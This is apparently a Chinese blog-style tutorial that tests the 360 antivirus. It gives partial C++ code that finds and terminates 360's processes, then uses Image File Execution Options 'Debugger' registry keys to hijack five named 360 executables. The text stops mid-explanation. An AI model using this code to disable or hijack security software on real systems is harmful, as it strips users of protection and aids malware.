


图 2




图 1

从本文中可以学到：
如何做到映像劫持

前篇

看到很多朋友都在用绿颜色的360杀毒，我也开始忍不住了，就试试它的能耐。下面先说说我对该引擎的看法，观点比较菜，大家多包涵。

一个杀毒厂商从开始开发一款引擎，到引擎稳定并被人们所接受，是需要一个非常长的时间的。这段时间是比较苦的，不是靠宣传就可以缩短的。多引擎的杀软不是新话题，芬兰某厂商就开发过一款4引擎的杀软（我忘了名字了）。




图 3




图 4




图 6

一般大家认为，病毒能躲过4个引擎的杀软，机会应该不大，其实自己亲自使用的时候，又是另一番感受。首先进程多的吓人，毕竟从没有听说过哪一款杀软有7到8个进程的。另外，也并不是说进程越多就越出色，而一款软件究竟要有几个进程是需要综合测试的。这里并不是说这款杀软的进程不合理，只是人们不容易接受而已。

一、基本测试

废话少说了，下面开始我们的测试。首先当然是下载、安装并运行360杀毒，如图1。然后把它的"实时防护"调到最高，接着从卡饭down了一个病毒包，如图2，据说360可以全杀，我用来做做测试。

最终的扫描结果如图3，然后查看360进程，如图4，只有2个，通过"任务管理器"就可以结束。

我们再看看它的服务，服务似乎没什么可挑剔的，失败后会重新启动服务，如图5、图6。

二、代码编写

下面开始写代码来测试它的安全性，思路就是首先结束它的两个进程，然后映像劫持它，最后删除它的监控服务。代码都是用户层的，未涉及到内核。软件是用mfc写的，GetPidFromName(LPCTSTR name)这个函数是从进程名获取到进程ID的，我们只要给函数传入进程名就可以了。函数的实现就用经典的枚举进程，以下是部分代码：

```
HANDLE hSnapshot=CreateToolhelp32Snapshot(TH32CS_SNAPALL,0);// 创建进程快照
PROCESSENTRY32 pe32;
pe32.dwSize=sizeof(PROCESSENTRY32);
BOOL b=Process32First(hSnapshot,&pe32);
while (b)// 循环枚举进程直到找到name的进程，然后返回它的id
{
        if (!lstrcmp(pe32.szExeFile,name))
        {
                return pe32.th32ProcessID;
        }
        b=Process32Next(hSnapshot,&pe32);
}
CloseHandle(hSnapshot);
```

函数执行成功的话，我们就得到了360进程的ID，然后就可以用OpenProcess打开进程，获得进程句柄。接着把得到的进程句柄传给TerminateProcess，就可以用最普通的方式结束进程了。

映像劫持在很久以前就被病毒木马利用来对付杀软，至于现在是否依然有效，我们可以试试。

创建一个全局的二维数组RegSubPath[5][MAXPATH]，准备把360文件夹里的5个主要exe都劫持掉。估计不一定能成功，因为这个方法比较古老了，360的5个注册表路径如下：

```
lstrcpy(RegSubPath[0],_T("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\360sd.exe"));
lstrcpy(RegSubPath[1],_T("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\360rp.exe"));
lstrcpy(RegSubPath[2],_T("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\360sdupd.exe"));
lstrcpy(RegSubPath[3],_T("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\360sdrun.exe"));
lstrcpy(RegSubPath[4],_T("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\360Quart.exe"));
```




图 5

路径赋值好后就可以开始在注册表里创建路径了，主要代码如下：

```
for(int i=0;i<5;i++)
    {   RegCreateKeyEx(HKEY_LOCAL_MACHINE,RegSubPath[i],0,NULL,REG_OPTION_VOLATILE,KEY_ALL_ACCESS,NULL,&hkey,&dType);
        if(ERROR_SUCCESS == RegSetValueEx(hkey,_T("Debugger"),0,REG_SZ,(BYTE *)NullPath,lstrlen(NullPath)*16))
        {
                num ++;
        }
        else
                num --;
}
```

循环5次用RegCreateKeyEx创建5个路径，然后用RegSetValueEx为每个路径创建一个字符串的键值，名字叫Debugger，值是这个**lstrcpy(NullPath,_T("c:\\windows\\system32\\notepad.exe"))**。程序中的num




图 7




图 8



图 9




